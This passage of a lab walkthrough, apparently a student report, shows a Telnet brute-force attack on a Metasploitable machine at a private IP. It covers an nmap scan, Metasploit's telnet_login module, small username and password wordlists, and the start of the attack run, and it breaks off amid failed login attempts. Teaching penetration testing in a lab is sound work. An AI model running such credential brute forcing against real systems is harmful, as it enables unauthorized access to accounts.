


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.66
Starting Nmap 7.94 ( https://nmap.org ) at 2025-04-12 07:30 EDT
Nmap scan report for 192.168.1.66
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

Figure 21: Scanning for open services on the Target

Step 4: Launching Metasploit Framework and Searching for a Telnet Scanner Module


Starting the Metasploit console with the command msfconsole.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
```

Figure 22: Starting the Metasploit Console

Searching for available Telnet scanning modules using command: search scanner telnet




```
Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search scanner telnet

Matching Modules
================

   #  Name                                                         Discl
osure Date  Rank    Check  Description
   -  ----                                                         -----
----------  ----    -----  -----------
   0  auxiliary/scanner/telnet/brocade_enable_login
            normal  No     Brocade Enable Login Check Scanner
   1  auxiliary/scanner/ssh/juniper_backdoor                       2015-
12-20       normal  No     Juniper SSH Backdoor Scanner
   2  auxiliary/scanner/telnet/lantronix_telnet_password
            normal  No     Lantronix Telnet Password Recovery
   3  auxiliary/scanner/telnet/lantronix_telnet_version
            normal  No     Lantronix Telnet Service Banner Detection
   4  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-
09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Byp
ass
```

```
04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Me
ters Command Injection Vulnerability
   7  auxiliary/scanner/telnet/telnet_login
            normal  No     Telnet Login Check Scanner
   8  auxiliary/scanner/telnet/telnet_version
            normal  No     Telnet Service Banner Detection
   9  auxiliary/scanner/telnet/telnet_encrypt_overflow
            normal  No     Telnet Service Encryption Key ID Overflow Detectio
n
```

Figure 23: Searching for a Telnet Scanner Module

Step 5: Using the Telnet Login Scanner Module

Loading the selected module with use auxiliary/scanner/telnet/telnet_login



```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all
                                                 users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fro
                                                m 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password coup
                                                le stored in the current da
```

```
                                                one per line
   RHOSTS                             yes       The target host(s), see htt
                                                ps://docs.metasploit.com/do
                                                cs/using-metasploit/basics/
                                                using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a creden
                                                tial works for a host
   THREADS           1                yes       The number of concurrent th
                                                reads (max one per host)
   USERNAME                           no        A specific username to auth
                                                enticate as
   USERPASS_FILE                      no        File containing users and p
                                                asswords separated by space
                                                , one pair per line
   USER_AS_PASS      false            no        Try the username as the pas
                                                sword for all users
   USER_FILE                          no        File containing usernames,
                                                one per line
   VERBOSE           true             yes       Whether to print output for
                                                 all attempts
```


Figure 24: Using Telnet Login Scanner Module

Step 6: Preparing Wordlists for the Attack

Creating two files usernames.txt and passwords.txt containing potential usernames and passwords. Saving the files in the following locations:


/home/kali/Desktop/wordlists/usernames.txt

/home/kali/Desktop/wordlists/passwords.txt



```
usernames.txt

┌──(kali㉿kali)-[~/Desktop/wordlists]
└─$ cat > usernames.txt
admin
root
test
support
user
msfadmin
student
employee
guest
administrator

┌──(kali㉿kali)-[~/Desktop/wordlists]
└─$ cat usernames.txt
admin
root
test
support
user
msfadmin
student
employee
guest
administrator
```

Figure 25: Preparing usernames for the attack



```
┌──(kali㉿kali)-[~/Desktop/wordlists]
└─$ cat > passwords.txt
123456
password
letmein
admin745
welcome941
student99
abcdef
telnettest7
testuser
guestuser

┌──(kali㉿kali)-[~/Desktop/wordlists]
└─$ ls
passwords.txt  usernames.txt

┌──(kali㉿kali)-[~/Desktop/wordlists]
└─$ cat passwords.txt
123456
password
letmein
admin745
welcome941
student99
abcdef
```

Figure 26: Preparing passwords for the attack


Step 7: Configuring Module Options

Setting the target IP address (RHOSTS) and specifying the user and password file paths:

set RHOSTS 192.168.1.66


set USER_FILE /home/kali/Desktop/wordlists/usernames.txt

set PASS_FILE /home/kali/Desktop/wordlists/passwords.txt



```
                                              one per line
   RHOSTS                             yes       The target host(s), see htt
                                                ps://docs.metasploit.com/do
                                                cs/using-metasploit/basics/
                                                using-metasploit.html
   RPORT              23              yes       The target port (TCP)
   STOP_ON_SUCCESS    false           yes       Stop guessing when a creden
                                                tial works for a host
   THREADS            1               yes       The number of concurrent th
                                                reads (max one per host)
   USERNAME                           no        A specific username to auth
                                                enticate as
   USERPASS_FILE                      no        File containing users and p
                                                asswords separated by space
                                                , one pair per line
   USER_AS_PASS       false           no        Try the username as the pas
                                                sword for all users
   USER_FILE                          no        File containing usernames,
                                                one per line
   VERBOSE            true            yes       Whether to print output for
                                                 all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.66
RHOSTS ⇒ 192.168.1.66
```

Figure 27: Setting target IP address




```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.66
RHOSTS ⇒ 192.168.1.66
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/kali/Deskto
p/wordlists/usernames.txt
user_file ⇒ /home/kali/Desktop/wordlists/usernames.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/kali/Deskto
p/wordlists/passwords.txt
pass_file ⇒ /home/kali/Desktop/wordlists/passwords.txt
```

Figure 28: Specifying user and password file paths

Step 8: Running the Brute Force Attack


Executing the attack using the command run.



```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.66:23       - No active DB -- Credential data will not be saved
!
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:123456 (Inc
orrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:password (I
ncorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:letmein (In
correct: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:admin745 (I
ncorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:welcome941
(Incorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:student99 (
Incorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: admin:abcdef (Inc
orrect: )
```

